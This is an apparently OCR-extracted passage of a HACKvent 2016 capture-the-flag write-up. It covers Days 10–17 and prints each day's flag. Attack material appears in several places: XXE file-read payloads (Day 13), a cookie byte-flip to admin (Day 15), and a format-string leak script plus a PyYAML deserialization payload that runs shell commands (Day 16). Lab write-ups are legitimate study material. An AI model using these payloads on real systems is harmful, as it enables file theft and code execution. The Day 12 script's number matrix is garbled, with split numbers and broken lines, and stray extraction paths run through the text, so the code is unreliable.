
Solution 2

Now to the easiest solution. Download the program no$psx and run the PS-EXE file with that program.






So on the top right corner you see some registers. They representing pointers or values, which are used by the program. Follow some registers in the memory, look around these values and maybe we find something interesting. If you following t3/r11 you find the following things in memory:



Still no decrypted flag. So we should run some more instructions with F4:



And we got the flag for day 10: ***HV16-Vm5y-NjgH-e7tW-PgMa-61JH***

Day 11: A-maze-ing GIFt

Go find the codes!

Task

Will you manage to recover today's code from this strange picture?

It looks like a maze of some kind, and somewhere deep inside there might be more than what you'd expect at the first glance...

Solution

This was surprisingly really easy. You only need to fill out the areas from the QR-Code and get the flag. I used Stegsolve's Random Color Map and got the following image:

If you scan this QR-Code you get the flag from today: ***HV16-otli-KbAg-MDVb-TMTO-WTDI***

But that wasn't the only code in there. In this challenge is also the Hidden Ball 02

Day 12: Crypt-o-Math

Crypto? Math? Maybe both?

Task

you remember math classes at school?

hopefully you payed attention - and even if not, there are other ways to solve this challenge.

Solution

This time we have 29 equations and we need to find out each character to solve every character. So I wrote a little bruteforce script in python:

```
matrix =
[260492575707724061121829547730531689268,219331109722881671601619265628380637246,264919855316001119104226076800779561423,
177037883108301921298501682022541052670,139010999389216475313896172223515984938,320424365363679773525372180610490277297,
201530751445587644733838605908487065258,156283960365344379794603462644218812025,260817421396746284411005790925469586671,
243507266865305317073588348849175479231,228672633794460367905186619683512549913,311961837617653522368820984616392093801,
235979373536480839808082706396503872744,193357134507240975900584464141934560197,272109227670221371468387040437351965901,
230551569853098007600677345727280344755,287930781315318970473254677546577038359,267938315516895485484707051396200706443,
243574932572443222972750303823800502163,301120142698243924290763614435454565780,298644815229643145404450351035804160241,
227879528304283891530899499744980291425,259647428751561260984852593239590962832,269635859822490692863508746527322139429,
193780289185955117334123511554895799539,230518059194860774985531587526031582924,207593226880414101384701594893426311937,
195425447990038725090924967791915486200,211074736770197591575170253798012315012,268179617336236355437933191393015865423,
182160695615960388203641943769582257756,226052690185182197055109796183513576908,206467790630567275126889799309355179359,
270365608703884312725165910007312396490,213419845252996446560398094913250521674,324158008615298179424325819513870548587,
201137118708843924452456973486310609161,159816376238003107002192693657105630045,290037217831618223964293971372160917859,
173038113384777542289872672569239525188,189558894159177271916644208007912631998,183921485447992361971839173200969564297,
203079462849536394511816713024005910404,265255113893859933710071781082768935284,214860441818087898101519465166073705553,
175435955454496700514946039667711586185,321302129754052602637931061925096198926,176882035352883165226937995777991718197,
200701714682593432395729715130128082931,240366172083509768840032993181552166546,262938198945065824235502495190974734479,
299752902236935158362307014205359355636,235711956783855914923056820687273121476,332555996220370247549433065033032955347,
215902963387633985679795544753434436743,271635699405692295953353834140161222963,234686602415496986215568540582391915559,
205034325176731455396463659428717818520,272071326791294957481838950480920388378,206409649750015144058460651952033121471,
186202058515529112089774144624697652752,254056783751113612320599805874190538383,203950808577618100941828939328974427763,
287901749499474956286121649902808545796,182193516067311697257425115832952178725,310661715406253093730218700854274682783,
188797174721730846063824665575490969 34,204289631640363328059573883403131 55
```

```
3162,20239809760273631182666571599528370146 9,
1732764886246121070758919811115322484427,1433402158833863102193527299081420 9
3188,3102721126538516475802375880975268784 51,
3008999370017006445816472999282696720 25,3336809292907822118263323252363470 0
7941,3134911132941050668400034387563841249 23,
1793631523459498769802238613871171540 37,1926602899803115715127668137884525 0
7319,1911734872373420059800350332065821863 19,
2742977790665813200033629169118397872 92,2309688183016669547684238272024990 7
4222,2802495953927175433213568992429154132 41,
1735127927121729094561319935391063428 79,2766702551291408802586968216495241 0
7343,1760804367919852602664038407446272974 29,
2172671418986194228378596463974228115 30,1924154819244991820315941243941755 9
5334,2617712037287589015334994067569516941 39]
bruteforce_string =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-"
s=""
for i in range(0,29):
    m = matrix[i*3]
    b = matrix[i*3+1]
    p = matrix[i*3+2]
    for c in bruteforce_string:
        if m == ord(c) * 0x1337 * b % p:
            s += c
            break
print s
```

And we got the flag for day12: ***HV16-laWz-D5yT-0Uzb-DFj0-FIsL***

Day 13: JCoinz

Sometimes less is more

Task

2016-12-13 23:30 Challenge Server is currently down and will be for the next hours. As we are back online, the Deadline of this challenge will be extended.

2016-12-14 10:30 Challenge Server is back and online. Solutions for Day 13 until 2016-12-14 23:59:59 will get you full points (will be changed manually).

The manager of jcoinz told a developer to implement a transaction tax as fast as possible so he can earn more money. Maybe that was a wrong decision...


nc challenges.hackvent.hacking-lab.com 3117

Solution

This was an interesting challenge. You start with 1336 coinz and you need 1337 coinz to send Santa a secret Message. So in the first stage we need to get some money. Thankfully there is a underflow within the Amount.class, where we could donate money.

```
public boolean payCoins(int amount)
  {
    if (getCoins() <= 0)
    {
      IO.printStatus("-", "No more jcoinz!\n\n");
      return false;
    }
    if (amount < 0) {
      amount *= -1;
    }
    int decreasedCoins = getCoins() - amount - Shop.transactionTax;
    if (decreasedCoins < 0)
    {
      IO.printStatus("-", "You cannot generate debts!\n\n");
      return false;
    }
    setCoins(decreasedCoins);

    IO.printStatus("-", "Decreased the account of \"" + getName() + "\" by
" + String.valueOf(amount) + "\n");

    return true;
  }
```

First you decrease your money, so that only 1 coin is left. After that, you want to spend so much that you trigger an underflow. For this we spend the minimum Java Integer value (-2147483648). The amoun.class notice, that it is a negative number and multiplicate it with -1. With that we trigger the underflow and get the Int.Max:



The Second stage is a simple Java XXE exploit:

```
<?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM "" >]><tag>
&file; </tag>
```

With that you only list the files, of the current directory. Now the exploit to get the flag:

```
<?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM
"/home/jcoinz/9f40461baba9bf00ba9174beeeb9b8a80c0ffba6" >]><tag> &file;
</tag>
```

And we got the flag for the day: ***HV16-y4h0-g00t-d33m-c01n-zzzz***

Day 14: Radio War Game

The quieter you become, the more you are able to hear

Task


A UK football fan transmits chants and hopes the gods of football pick it up and consider his favorite, Manchester, to win the cup.

Santa, while using his ham radio station to receive wish-lists from earth, picked it up and saved a copy for his data lake. Can you help Santa to make sense of the signals?

Solution

First I must say, that the german guys, like me, had a similar challenge within the CSCG finals. So we have a little advantage in this challenge.

To solve this challenge I used inspectrum (https://github.com/miek/inspectrum). You should also view this video, to understand how the Manchester encoding works.



With that knowledge I read the bit-stream by hand and got the following Message:

0000100100001010110001100010011011000101101001100010011001100110011001101110010110101010010011000010110010000110100100101101011011110101011101100001011100100010110101100111011000010110110101100101001011010011000100110011001100110011011100001010

Decoded the binary means:

HV16-1337-Radi-oWar-game-1337

Day 15: SAP - Santas Admin Panel

you better know how to flip around

Task

You got access to Santa's hompage. But without admin rights there's nothing to see here...


A valid login is: **raindeer10** / **s4nt4**

Solution

At this challenge there was a webpage given, where we could login. After the login, we got only standard user rights. The only attack point was the cookie “cmlnaHRz”, which is base64-decoded. Encoded it means “rights”. There was also a strange behavior with that cookie. If we decode the base64 to a hex-string, we could manipulate some of the bytes and use that manipulated base64(hex string) as an cookie. For example, if you manipulate the first byte, nothing happens, but if you manipulate the last byte your User Rights switch to None.

So I checked every byte in the cookie, which I could manipulated or not. The bytes which I could not manipulate are marked with a m and the bytes which I can manipulate are marked with a E:
xxxxxxxxxxxxxxExEEEEEEEEEEEEEEE

As you can see in the middle is one special position, besides the other one. I wrote a little python script, which manipulate that byte in the middle and tried out every possible value. I also checked with the python script, if my user rights are changed, so that I notice which value get me some interesting rights.



If the value is manipulated to 0x84 we are getting admin rights. So we only must copy and paste the base64 string and replace the old one, with that one.

And that is the flag for the day: ***HV16-R41n-d33r-8yt3-Fl1p-H4ck***

Day 16: Marshmallows

type: "nomnomnom marhshmallow nomnomnom muffin%x was here"

Task

There's this guy Randy, he loves marshmallows and programming in python and C.
Prove him by hacking his server, that it's not a good idea to code if you had too many marshmallows.

nc challenges.hackvent.hacking-lab.com 1033

Solution


If we play chubby bunny, with %x we got a format string exploit. If we also analyze the given source code, we notice some hidden functions:

```
setenv(c_char_p(b'MARSHMALLOW_TOKEN'),
c_char_p(str(uuid.uuid4()).encode('ascii')), 1)

[…]
        elif user_input == 'send_secret_marshmallows':
            if safe_gets('[?] Token: ') ==
getenv(c_char_p(b'MARSHMALLOW_TOKEN')).decode('ascii'):

                printf(b'[+] Good token.\n')
                secret_marshmallows =
load_yml(base64.b64decode(safe_gets('[?] Your secret marshmallows:
')).decode('ascii'))
            else: printf(b'[-] Wrong token!\n')
```

As you see, at the beginning of the application the Environment variable MARSHMALLOW_TOKEN is set to the uuid of the process. So we need somehow to leak this value, over the format string. To analyze the memory on the server dynamically I wrote a little python script:

```
from pwn import *
from base64 import b64encode, b64decode

r = remote("challenges.hackvent.hacking-lab.com",1033)

def dump_stack():
    return 300*"%08x "

def print_memory(stack_nr):
    s=""
    for i in xrange(0,stack_nr-1):
        s+="%08x"

    s+=" %s"
    return s

while True:
    print r.recvuntil("> ")
    r.sendline("1")
    print r.recvuntil("marshmallows:")
    xxx = raw_input("Stack_nr: ")
    #print "COMMAND : " + str(xxx)
    if str(xxx) == "ds\n":
        show = str(dump_stack())
    else:
        show = print_memory(int(xxx))
    print show
    r.sendline(show)
```

With that I was able to easily analyze all stack values on the server. After some analyzing I noticed that I got the Token on stack number 294:




After the token, we must send a base64 yaml exploit. There are some examples out there, but somehow I was to dump to use it. So I developed my own exploit. To test it locally I programmed a little python script to test it.:

```
import yaml
import base64
load_yml = yaml.load

exploit = base64.b64encode(''' YAML here ''')

secret = load_yml(base64.b64decode(exploit).decode('ascii'))
#print secret
```

After some tries I used the following yaml-code to exploit the python function:

```
user_input: !!python/object/apply:print [
!!python/object/apply:subprocess.call [['ls', '/home',]]]
```

Now we can browse everything and find the flag:



HV16-m4rs-hm4l-l0wh-4x0r-sr0x

Day 17: I want to play a Game

Part 2

Task


so, you enjoyed the first part? that was soooo 90ties - here is something more modern for you to play.

Solution


Another game-reversing challenge. This time it is a velf, from PS-Vita. I don't found an emulator, so I used IDA, to analyze everything. First we should have a look at the strings:

Address	Length	Type	String
.rodata:00010E...	0000002A	C	FLAG = HV16-part1-part2-part3-part4-part5
.rodata:00010F...	0000001A	C	fd conversion table mutex
.rodata:00010F...	00000006	C	tty0:
.rodata:00010F...	0000000D	C	malloc mutex
.rodata:00010F...	0000000B	C	sbrk mutex

